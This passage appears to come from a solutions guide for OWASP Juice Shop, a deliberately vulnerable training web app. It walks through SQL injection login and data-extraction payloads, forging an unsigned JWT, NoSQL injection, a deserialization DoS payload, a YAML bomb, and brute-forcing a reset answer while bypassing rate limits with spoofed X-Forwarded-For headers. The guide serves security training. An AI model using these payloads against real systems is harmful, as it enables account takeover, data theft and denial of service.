
```
HTTP/1.1" 401 39 "http://localhost:3000/" "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"
```

7. The mismatched new and repeat parameters and the return code of 401 indicate that this password change failed. This means the password could still be the current one of 0Y8rMnww\$*9VFYE%C2%A759-!Fg1L6t&6lB!
8. This isn't the exact clear text password, though. It was logged as part of a URL, so it needs to be URL-decoded into 0Y8rMnww\$*9VFYE§59-!Fg1L6t&6lB first.
9. Not knowing which user it belongs to, you can now
 - either perform a *Password Spraying* attack by trying to log in with the password for all known user emails, e.g. from Access the administration section of the store
 - hash the known password with MD5 and compare it to the password hashes harvested from Retrieve a list of all user credentials via SQL Injection
10. Either way you will conclude that the password belongs to J12934@juice-sh.op so using this as *Email* and 0Y8rMnww\$*9VFYE§59-!Fg1L6t&6lB as *Password* on http://localhost:3000/#/login will solve the challenge

🤔 Did you notice that one of the next requests of 161.194.17.103 in the leaked access log went to http://localhost:3000/api/Complaints and returned a 201 Created HTTP status code? It seems the user successfully complained, but eventually didn't bother or was too frustrated to finish what he originally planned to do.

Perform an unwanted information disclosure by accessing data cross-domain

- The screenshot displays the Burp Suite Professional v1.7.37 interface. The top menu bar includes "Burp Intruder Repeater Window Help Logger++". Below it are tabs for various tools: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts, JSON Beautifier, and Logger++. The main window is divided into two panes. The left pane, titled "Request", shows a raw HTTP GET request to "/rest/user/whoami" on the target "juice-shop.herokuapp.com". The right pane, titled "Response", shows the corresponding HTTP 200 OK response from the server, which is a JSON object containing user information like ID, email, last login IP, and profile image.



Log in with the (non-existing) accountant without ever registering that user

1. Go to `http://localhost:3000/#/login` and try logging in with *Email* ' ' and any *Password* while observing the Browser DevTools network tab.
2. You will notice the SQL query for the login in the error being thrown: `"sql": "SELECT * FROM Users WHERE email = ' ' AND password = '339df5aeae5bc6ae557491e02619c5dd' AND deletedAt IS NULL"`
3. Solve Exfiltrate the entire DB schema definition via SQL Injection to learn the exact column names of the `Users` table.
4. Prepare a `UNION SELECT` payload what will a) ensure there is no result from the original query and b) will add the needed user on-the-fly using static values in the query.

5. Log in with *Email* ' UNION SELECT * FROM (SELECT 15 as 'id', '' as 'username', 'acc0unt4nt@juice-sh.op' as 'email', '12345' as 'password', 'accounting' as 'role', '123' as 'deluxeToken', '1.2.3.4' as 'lastLoginIp' , '/assets/public/images/uploads/default.svg' as 'profileImage', '' as 'totpSecret', 1 as 'isActive', '1999-08-16 14:14:41.644 +00:00' as 'createdAt', '1999-08-16 14:33:41.930 +00:00' as 'updatedAt', null as 'deletedAt')--
6. This will trick the application backend into handing out a valid JWT token and thus establishing a user session.

Retrieve the language file that never made it into production

1. Monitoring the HTTP calls to the backend when switching languages tells you how the translations are loaded:
 - <http://localhost:3000/i18n/en.json>
 - http://localhost:3000/i18n/de_DE.json
 - http://localhost:3000/i18n/nl_NL.json
 - http://localhost:3000/i18n/zh_CN.json
 - http://localhost:3000/i18n/zh_HK.json
 - etc.
2. It is obvious the language files are stored with the official *locale* as name using underscore notation.
3. Nonetheless, even brute forcing all thinkable locale codes (aa_AA , ab_AA , ..., zz_ZY , zz_ZZ) would still **not** solve the challenge.
4. The hidden language is *Klingon* which is represented by a three-letter code `tlh` with the dummy country code `AA` .
5. Request http://localhost:3000/i18n/tlh_AA.json to solve the challenge. majQa'!

Instead of expanding your brute force pattern (which is not a very obvious decision to make) you can more easily find the solution to this challenge by investigating which languages are supported in the Juice Shop and how the translations are managed. This will quickly bring you over to <https://crowdin.com/project/owasp-juice-shop> which immediately spoils *Klingon* as a supported language. Hovering over the corresponding flag will eventually spoiler the language code `tlh_AA` .

 [Start Own Project](#) [Explore](#) [Log in](#) [Sign up](#)

 Björn Kimminich (bkimminich) 

OWASP Juice Shop

[Home](#) [Activity](#) [Discussions](#)

Translations:

 ★ German 100% • 100%	 Arabic 97% • 97%	 Azerbaijani 42% • 42%	 Bulgarian 100% • 0%	 Burmese 50% • 50%
 Chinese Simplified 100% • 100%	 Chinese Traditional, Hong Kong 84% • 84%	 Czech 55% • 55%	 Danish 40% • 40%	 Dutch 86% • 86%
 Estonian 95% • 95%	 Finnish 24% • 24%	 French 100% • 100%	 Georgian 95% • 95%	 Greek 0% • 0%
 Hebrew 73% • 73%	 Hindi 94% • 94%	 Hungarian 8% • 8%	 Indonesian 88% • 88%	 Italian 94% • 94%
 Japanese 84% • 84%	 Klingon 10% • 10%	 Korean 100% • 93%	 Latvian 0% • 0%	 Lithuanian 0% • 0%
 Norwegian	 Polish	 Portuguese	 Portuguese, Brazilian	 Romanian



Description


OWASP Juice Shop is an intentionally insecure webapp for security trainings written entirely in Javascript which encompasses the entire OWASP Top Ten and other severe security flaws.

Details

Source language: English
Users in project: 80
Words to translate: 614
Created: 2 years ago
Last Activity: 7 days ago

Managers

 Björn Kimminich (bkimminich)
[OWNER](#) [Contact](#)



crowdin.com/project/.../tlh-AA

[Plans & Pricing](#) [crowdin.com](#)

The Klingon language was originally created to add realism to a race of fictional aliens who inhabit the world of Star Trek, an American television and movie franchise. Although Klingons themselves have never existed, the Klingon language is real. It has developed from gibberish to a usable means of communication, complete with its own vocabulary, grammar, figures of speech, and even slang and regional dialects. Today it is spoken by humans all over the world, in many contexts.^[3]

Solve the 2FA challenge for user "wurstbrot"

1. Access the administration section of the store while inspecting network traffic.
2. You will learn the email address of the user in question is unsurprisingly `wurstbrot@juice-sh.op`.
3. You will also notice that there is no information about any user's 2FA configuration in the responses from `/api/Users`.
4. Solve Retrieve a list of all user credentials via SQL Injection and keep its final attack payload ready.
5. Change the one of the `null` s in payload to hopefully find a column that contains the secret key for the 2FA setup:
 - `http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,2fa,null,null,null,null%20from%20users--` yields a 500 error with `SequelizeDatabaseError: SQLITE_ERROR: no such column: 2fa`.
 - `http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,2fakey,null,null,null,null%20from%20users--` fails with `no such column: 2fakey`.
 - `http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,2fasecret,null,null,null,null%20from%20users--` fails with `no such column:`

2fasecret .

- `http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,totp,null,null,null,null%20from%20users--` also fails with `no such column: totp` .
- `http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,totpkey,null,null,null,null%20from%20users--` fails again yielding `no such column: totpkey` .
- `http://localhost:3000/rest/products/search?q=%27))%20union%20select%20null,id,email,password,totpsecret,null,null,null,null%20from%20users--` finally succeeds with a `200` response as this column exists!



6. In the response from `http://localhost:3000/rest/products/search?`

`q=%27))%20union%20select%20null,id,email,password,totpsecret,null,null,null,null%20from%20users--` find the entry of user `wurstbrot@juice-sh.op` with `"image" : "IFTXE3SP0EYVURT2MRYGI52TKJ4HC3KH"` whereas all other users have `"image" : ""` set.

7. Using your favorite 2FA application (e.g. [Google Authenticator](#)) create a new entry, but instead of scanning any QR code type in the key `IFTXE3SP0EYVURT2MRYGI52TKJ4HC3KH` manually.

8. Go to <http://localhost:3000/#/login> and use SQL Injection to log in with `wurstbrot@juice-sh.op' --` as *Username* and anything as *Password*.

9. You will be presented with the *Two Factor Authentication* input screen where you now have to type in the 6-digit code currently displayed on your 2FA app.



10. After clicking *Log in* you are logged in and the challenge will be marked as solved!

Forge an essentially unsigned JWT token

1. Log in as any user to receive a valid JWT in the `Authorization` header.
2. Copy the JWT (i.e. everything after `Bearer `` in the ``Authorization` header) and decode it.

3. Under the `payload` property, change the `email` attribute in the JSON to `jwt3d@juice-sh.op`.
4. Change the value of the `alg` property in the header part from `HS256` to `none`.
5. Encode the header to `base64url`. Similarly, encode the payload to `base64url`. *base64url makes it URL safe*, a regular Base64 encode might not work!
6. Join the two strings obtained above with a `.` (dot symbol) and add a `.` at the end of the obtained string. So, effectively it becomes `base64url(header).base64url(payload).`
7. Change the Authorization header of a subsequent request to the retrieved JWT (prefixed with `Bearer `` as before) and submit the request. Alternatively you can set the ``token` cookie to the JWT which be used to populate any future request with that header.

All your orders are belong to us

1. Open the network tab of your browser's DevTools.
2. Log in with any user that previously ordered something and visit `http://localhost:3000/#/order-history`
3. Click on the *Track Order* button (depicting a truck) of any order
4. Witness a `GET` request to a URL starting with `http://localhost:3000/rest/track-order/` and ending with a seemingly random sequence of characters (which is actually the *Order ID*)
5. Try out `http://localhost:3000/rest/track-order/x` to receive a response of `{"status": "success", "data": [{"orderId": "x"}]}`.
6. Search for `'` (single quote) as *Order ID* now. `http://localhost:3000/rest/track-order/'` will throw an error

OWASP Juice Shop (Express ^4.17.1)

500 SyntaxError: Invalid or unexpected token

```

at Function (<anonymous>)
at Object.$where (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:419:23)
at C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:211:46
at fastForEachObject (C:\Data\GitHub\juice-shop\node_modules\fast.js\object\forEach.js:21:5)
at fastForEach (C:\Data\GitHub\juice-shop\node_modules\fast.js\forEach.js:20:12)
at compileDocumentSelector (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:203:25)
at DocumentMatcher._compileSelector (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:153:14)
at new DocumentMatcher (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\DocumentMatcher.js:103:29)
at CursorObservable._ensureMatcherSorter (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\Cursor.js:265:23)
at CursorObservable.Cursor (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\Cursor.js:116:12)
at new CursorObservable (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\CursorObservable.js:67:90)
at CollectionDelegate.find (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\CollectionDelegate.js:117:14)
at Collection.find (C:\Data\GitHub\juice-shop\node_modules\marsdb\dist\Collection.js:275:28)
at C:\Data\GitHub\juice-shop\routes\trackOrder.js:11:15
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at next (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\route.js:137:13)
at Route.dispatch (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\route.js:112:3)
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:281:22
at param (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:354:14)
at param (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:365:14)
at Function.process_params (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:410:3)
at next (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:275:10)
at C:\Data\GitHub\juice-shop\routes\verify.js:153:3
at Layer.handle [as handle_request] (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:317:13)
at C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:284:7
at Function.process_params (C:\Data\GitHub\juice-shop\node_modules\express\lib\router\index.js:335:12)

```

7. Searching for ' ' (two single quotes) as *Order ID* now will let `http://localhost:3000/rest/track-order/` throw an `Unexpected string` error instead of the previous `Invalid or unexpected token`.
8. While not stated anywhere in the error messages, it can be assumed with some MongoDB background that the query probably resembles something like `{ $where: "property === ' " + payload + " ' " }`.
9. The required `payload` for the challenge needs to make sure all data is matched while squeezing itself into the query in a non-breaking way.
10. Search for `' || true || '` resulting in `http://localhost:3000/rest/track-order/'%20%7C%7C%20true%20%7C%7C%20'` which will in fact query and return all orders from the MarsDB.

Perform a Remote Code Execution that would keep a less hardened application busy forever

1. By manual or automated URL discovery you can find a Swagger API documentation hosted at <http://localhost:3000/api-docs> which describes the B2B API.

 Swagger
Support tool by SMARTDEV

NextGen B2B API 2.0.0 OAuth2

New & secure JSON-based API for our enterprise customers. (Deprecates previously offered XML-based endpoints)

[MIT](#)

Servers

/b2b/v2

Authorize 

Order API for customer orders

POST

/orders



Create new customer order

Parameters

Try it out

No parameters

Request body

application/json

Customer order to be placed

Example Value Schema

```
{
  "cid": "J508150E",
  "orderLines": [
    {
      "productId": 8,
      "quantity": 500,
      "customerReference": "P00000001"
    }
  ],
  "orderLinesData": "[[{\\"productId\\": 12, \\"quantity\\": 10000, \\"customerReference\\": [\\"P00000001.2\\", \\"SM20180105|042\\", \\"couponCode\\": \\"pes[Bh.u*t\\", {\\"productId\\": 13, \\"quantity\\": 2000, \\"customerReference\\": \\"P00000003.4\\"]}]]"
```

Responses

Code	Description	Links
200	New customer order is created application/json Controls: Accept: header. Example Value Schema <pre>{ "cid": "JS0815DE", "orderNo": "3d06ac5e1bdf39d26392fa100f124742", "paymentDue": "2018-01-19T07:02:06.800Z" }</pre>	No links

- This API allows to POST orders where the order lines can be sent as JSON objects (orderLines) but also as a String (orderLinesData).
- The given example for orderLinesData indicates that this String might be allowed to contain arbitrary JSON: [{"productId": 12, "quantity": 10000, "customerReference": ["P00000001.2", "SM20180105|042"], "couponCode": "pes[Bh.u*t]", ...]

```
Order {
  cid* string
    uniqueItems: true
    example: JS0815DE
  orderLines OrderLines {
    OrderLine {
      description: Order line in default JSON format
      productId* integer
        example: 8
      quantity* integer
        minimum: 1
        example: 500
      customerReference string
        example: P00000001
    }
  }
  orderLinesData OrderLinesData {
    OrderLineData string
    example: {"productId": 12, "quantity": 10000, "customerReference": ["P00000001.2", "SM20180105|042"], "couponCode": "pes[Bh.u*t]"}
    Order line in customer specific data format
  }
}
```

- Click the *Try it out* button and without changing anything click *Execute* to see if and how the API is working. This will give you a 401 error saying No Authorization header was found.

5. Go back to the application, log in as any user and copy your token from the `Authorization Bearer` header using your browser's DevTools.
6. Back at `http://localhost:3000/api-docs/#!/Order/post_orders` click *Authorize* and paste your token into the `Value` field.
7. Click *Try it out* and *Execute* to see a successful `200` response.
8. An insecure JSON deserialization would execute any function call defined within the JSON String, so a possible payload for a DoS attack would be an endless loop. Replace the example code with `{"orderLinesData": "(function dos() { while(true); })()"}` in the *Request Body* field. Click *Execute*.
9. The server should eventually respond with a `200` after roughly 2 seconds, because that is defined as a timeout so you do not really DoS your Juice Shop server.
10. If your request successfully bumped into the infinite loop protection, the challenge is marked as solved.

Drop some explosive data into a vulnerable file-handling endpoint

1. Solve the Use a deprecated B2B interface that was not properly shut down challenge.
2. Prepare a YAML bomb payload file which expands into a huge file when parsed due to the exponentially used references of variables, for example:

```
a: &a [_,_,_,_,_,_,_,_,_,_,_,_,_,_,_,_]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h,*h,*h]
```

3. Upload this file through the *File Complaint* dialog and observe how the request processing takes up to 2 seconds and then times out (to prevent you from actually DoS'ing your application) but still solving the challenge.

Reset the password of Bjoern's internal account via the Forgot Password mechanism

1. Trying to find out who "Bjoern" might be should quickly lead you to the OWASP Juice Shop inventor and author of this ebook.
2. Visit <https://www.facebook.com/bjoern.kimminich> to immediately learn that he is from the town of *Uetersen* in Germany.
3. Visit <https://gist.github.com/9045923> or <https://pastebin.com/JL5E0RfX> to find the source code of a (truly amazing) game Bjoern wrote in Turbo Pascal in 1995 (when he was a teenager) to learn his phone number area code of *04122* which belongs to Uetersen. This is sufficient proof that you in fact are on the right track.
4. <http://www.geopostcodes.com/Uetersen> will tell you that Uetersen has ZIP code *25436*.
5. Visit <http://localhost:3000/#/forgot-password> and provide `bjoern@juice-sh.op` as your *Email*.
6. In the subsequently appearing form, provide *25436* as *Your ZIP/postal code when you were a teenager?*
7. Type and *New Password* and matching *Repeat New Password* followed by hitting *Change* to **not solve** this challenge.
8. Bjoern added some obscurity to his security answer by using an uncommon variant of the pre-unification format of postal codes in Germany.
9. Visit <http://www.alte-postleitzahlen.de/uetersen> to learn that Uetersen's old ZIP code was *W-2082*. This would not work as an answer either. Bjoern used the written out variation: *West-2082*.
10. Change the answer to *Your ZIP/postal code when you were a teenager?* into *West-2082* and click *Change* again to finally solve this challenge.

Postal codes in Germany

Postal codes in Germany, Postleitzahl (plural Postleitzahlen, abbreviated to PLZ; literally "postal routing number"), since 1 July 1993 consist of five digits. The first two digits indicate the wider area, the last three digits the postal district.

Before reunification, both the Federal Republic of Germany (FRG) and the German Democratic Republic (GDR) used four-digit codes. Under a transitional arrangement following reunification, between 1989 and 1993 postal codes in the west were prefixed with 'W', e.g.: W-1000 [Berlin] 30 (postal districts in western cities were separate from the postal code) and those in the east with 'O' (for Ost), e.g.: O-1xxx Berlin.^[4]

Reset Morty's password via the Forgot Password mechanism

1. Trying to find out who "Morty" might be should eventually lead you to *Morty Smith* as the most likely user identity





2. Visit <http://rickandmarty.wikia.com/wiki/Morty> and skim through the Family section
3. It tells you that Morty had a dog named *Snuffles* which also goes by the alias of *Snowball* for a while.
4. Visit <http://localhost:3000/#/forgot-password> and provide `morty@juice-sh.op` as your *Email*
5. Create a word list of all mutations (including typical "leet-speak"-variations!) of the strings `snuffles` and `snowball` using only
 - lower case (a-z)
 - upper case (A-Z)
 - and digit characters (0-9)
6. Write a script that iterates over the word list and sends well-formed requests to `http://localhost:3000/rest/user/reset-password`. A rate limiting mechanism will prevent you from sending more than 100 requests within 5 minutes, severely hampering your brute force attack.
7. Change your script so that it provides a different `X-Forwarded-For` -header in each request, as this takes precedence over the client IP in determining the origin of a request.
8. Rerun your script you will notice at some point that the answer to the security question is `5N0wb41L` and the challenge is marked as solved.
9. Feel free to cancel the script execution at this point.

